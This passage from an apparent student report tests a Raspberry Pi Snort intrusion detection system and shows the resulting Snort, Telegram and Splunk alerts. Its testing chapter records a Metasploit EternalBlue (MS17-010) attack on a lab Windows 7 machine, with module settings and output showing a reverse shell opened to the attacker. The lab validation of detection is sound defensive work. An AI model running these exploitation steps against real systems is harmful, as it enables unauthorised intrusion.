- The subprocess.Popen() function is used to run the tail -f command on the Snort log file. This command reads the last 10 lines of the log file by default and continues to output any new lines added to the file.
- The while loop reads new lines from the standard output of the tail command and sends them to the Telegram chat using the Telegram Bot API's send Message endpoint. The line variable contains the new log entry, which is formatted into a message and sent to the chat using the requests. Post() function. The params parameter is set to a dictionary containing the chat_id and text parameters that are required by the send Message endpoint.

Chapter 6: Testing Phase

6.1-Conducting a testing study


Our testing study target is to prove the efficiency of detecting intrusions and any suspicious or bad traffic that goes through the network. In order to do this test, we have a device connecting to the network and it is acting as a victim of a vulnerability called “Eternal Blue“ on port SMB No.445 . There is another device acting as an attacker who will try to exploit this vulnerability.


Linux Lab SP 1 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
voldemort@voldemort: ~
snort
08:18 AM
33%
voldemort@voldemort: ~
File Actions Edit View Help
Right Ctrl

```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.8.129  netmask 255.255.255.0  broadcast 192.168.8.255
        inet6 fe80::a00:27ff:febb:e6d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bb:0e:6d  txqueuelen 1000  (Ethernet)
        RX packets 2231  bytes 248204 (242.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2794  bytes 1047399 (1022.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 76  bytes 11906 (11.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 76  bytes 11906 (11.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(voldemort㉿voldemort)-[~]
└─$ 
```

Figure 29 Attacker IP


Here is the attacker IP address.



```
C:\Users\mhk>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::24a2:fa44:28da:3c8c%11
   IPv4 Address. . . . . . . . . . . : 192.168.8.134
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.1

Tunnel adapter isatap.{610D126F-717E-4993-9CB0-C89A40DF1CE9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\mhk>_
```

Figure 30 victim device


Here is the victim IP address.



```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.8.134    yes       The target host(s), see https://github.com/rapid7/metasplo
                                             it-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. O
                                             nly affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only
                                             affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Windows Embedded Standard
                                              7 target machines.
```

Figure 31 Metasploit


Using the Metasploit, the attacker can search for the specified vulnerability and set the RHOSTS (the target host IP address).



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.8.129:4444
[*] 192.168.8.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.8.134:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pa
ck 1 x64 (64-bit)
[*] 192.168.8.134:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.8.134:445 - The target is vulnerable.
[*] 192.168.8.134:445 - Connecting to target for exploitation.
[+] 192.168.8.134:445 - Connection established for exploitation.
[+] 192.168.8.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.8.134:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.8.134:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.8.134:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.8.134:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.8.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.8.134:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.8.134:445 - Sending all but last fragment of exploit packet
^X@sS
```

Figure 32 Metasploit performing.

After assigning the information needed the Metasploit now can exploit the vulnerability.



```
[+] 192.168.8.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.8.134:445 - Sending final SMBv2 buffers.
[*] 192.168.8.134:445 - Sending last fragment of exploit packet!
[*] 192.168.8.134:445 - Receiving response from exploit packet
[+] 192.168.8.134:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.8.134:445 - Sending egg to corrupted connection.
[*] 192.168.8.134:445 - Triggering free of corrupted buffer.
[*] Command shell session 2 opened (192.168.8.129:4444 → 192.168.8.134:49159) at 2023-03-10 08:33:11 -05
00
[+] 192.168.8.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


█@
'█@' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>
```

Figure 33 access gain

The attacker gained reverse shell access as shown above. To have a success test result we should receive an alert that shows the details of this attack.

6.2-Data collection

Snort is an intrusion detection and prevention system that generates a variety of data collections when it detects suspicious or malicious activity on a network. Here are some of the data collections that Snort generates:

Alert logs: Snort generates alert logs that provide detailed information about each alert event that is detected. These logs contain information such as the type of attack, the IP address of the attacker and victim, and the payload of the attack.

Packet captures: Snort can be configured to capture packets that are associated with each alert event. These packet captures can be used to perform detailed analysis of the network traffic that was involved in the attack.

Statistical logs: Snort generates statistical logs that provide information about the number and type of alerts that are generated, as well as other statistical information about the network traffic that is monitored.

These data collections can be used to perform detailed analysis of network traffic and to identify and respond to suspicious or malicious activity on the network.

6.3-Clean the data and prepare for analysis


Data exploration and visualization: Before cleaning the data, it is important to understand the data by exploring it visually and statistically. This can help identify any outliers, missing values, or other issues that need to be addressed.

Handling missing values: Missing data can be problematic for analysis, so it is important to decide how to handle missing values. Depending on the situation, missing values can be dropped, imputed, or estimated.

Data validation: Data validation involves checking the data for errors or inconsistencies. This can include checking for data that falls outside expected ranges, checking for duplicates, or validating data against external sources.

Overall, data cleaning is an important step in preparing data for analysis. It ensures that the data is accurate, consistent, and complete, and helps to improve the accuracy and reliability of any analysis performed on it.

6.4-Analyze the collected data using the appropriate method to virtualize results.



Snort Alert: 03/10-08:32:26.560236 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff0c:cb42
04:32 PM


Snort Alert: 03/10-08:32:57.498037 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:40769 -> 192.168.8.134:445
04:32 PM

Snort Alert: 03/10-08:32:57.561031 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:41541 -> 192.168.8.134:445
04:32 PM

Snort Alert: 03/10-08:32:57.588746 [**] [1:42944:2] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.8.129:41541 -> 192.168.8.134:445
04:32 PM

Figure 34 telegram bot

Here we see the alerts of the exploit shown in the Telegram bot.




```
35  [**] [1:100001:1] icmp ping detected???  [**] [Priority: 0] {ICMP} 192.168.8.1 -> 192.168.8.117
56  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:60722 -> 192.168.8.134:445
59  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:60724 -> 192.168.8.134:445
63  [**] [1:2476:6] NETBIOS SMB-DS winreg create tree attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:60724 -> 192.168.8.134:445
94  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:60726 -> 192.168.8.134:445
61  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:60728 -> 192.168.8.134:445
95  [**] [1:100001:1] icmp ping detected???  [**] [Priority: 0] {ICMP} 192.168.8.1 -> 192.168.8.117
59  [**] [1:100001:1] icmp ping detected???  [**] [Priority: 0] {ICMP} 192.168.8.1 -> 192.168.8.117
80  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:33511 -> 192.168.8.134:445
7   [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:34161 -> 192.168.8.134:445
4   [**] [1:42944:2] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.8.129:34161 -> 192.168.8.134:445
```

Figure 35 snort console

Here we see the alerts of the exploit shown in the Raspberry Pi IDS Console.

- Analysing the collected snort alerts by using Splunk SIEM



```
Time                  Event
3/10/23               03/10-08:32:57.588746  [**] [1:42944:2] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.8.129:41541 -> 192.16
8:32:57.588 AM        8.8.134:445
                      host = Raspberry Pi   source = 3nbcq59j.txt   sourcetype = Raspberry Pi
3/10/23               03/10-08:32:57.561031  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:41541 -> 192.168.8.134:445
8:32:57.561 AM        host = Raspberry Pi   source = 3nbcq59j.txt   sourcetype = Raspberry Pi
3/10/23               03/10-08:32:57.498037  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.8.129:40769 -> 192.168.8.134:445
8:32:57.498 AM        host = Raspberry Pi   source = 3nbcq59j.txt   sourcetype = Raspberry Pi
3/10/23               03/10-08:32:26.560236  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff0c:cb42
8:32:26.560 AM        host = Raspberry Pi   source = 3nbcq59j.txt   sourcetype = Raspberry Pi
```

Figure 36 Splunk dashboard

The Raspberry Pi has detected the exploit and showed it as it should. We can conclude that The Raspberry Pi NIDS proved its efficiency and can improve network security, provide real-time monitoring, and be customized and scaled to meet the specific needs of an Individuals and small businesses.

References

Commented [SS1]: Use proper referencing style.

[1] Chiradeep BasuMallick. (2022). *What Is Raspberry Pi? Models, Features, and Uses*. https://www.spiceworks.com/tech/networking/articles/what-is-raspberry-pi/

[2] Djanali, S., Arunanto, F., Pratomo, B. A., Studiawan, H., & Nugraha, S. G. (2014). SQL injection detection and prevention system with raspberry Pi honeypot cluster for trapping attacker. *2014 International Symposium on Technology Management and Emerging Technologies*, 163–166. https://doi.org/10.1109/ISTMET.2014.6936499

[3] IJERT. (2018). *Performance Evaluation of Network based Intrusion Detection Techniques with Raspberry Pi – a Comparative Analysis*. https://www.ijert.org/performance-evaluation-of-network-based-intrusion-detection-techniques-with-raspberry-pi-a-comparative-analysis

[4] S. Mahajan, A. M. A. C. S. (2016). *Intrusion Detection System Using Raspberry PI Honeypot in Network Security*. https://www.semanticscholar.org/paper/Intrusion-Detection-System-Using-Raspberry-PI-in-Mahajan-Adagale/9c2eb0a9817be134c28c73c24a73600dd1cd15b8

[5] Snort users manual 2.9.16. SNORT Users Manual 2.9.16. (2020). http://manual-snort-org.s3-website-us-east-1.amazonaws.com/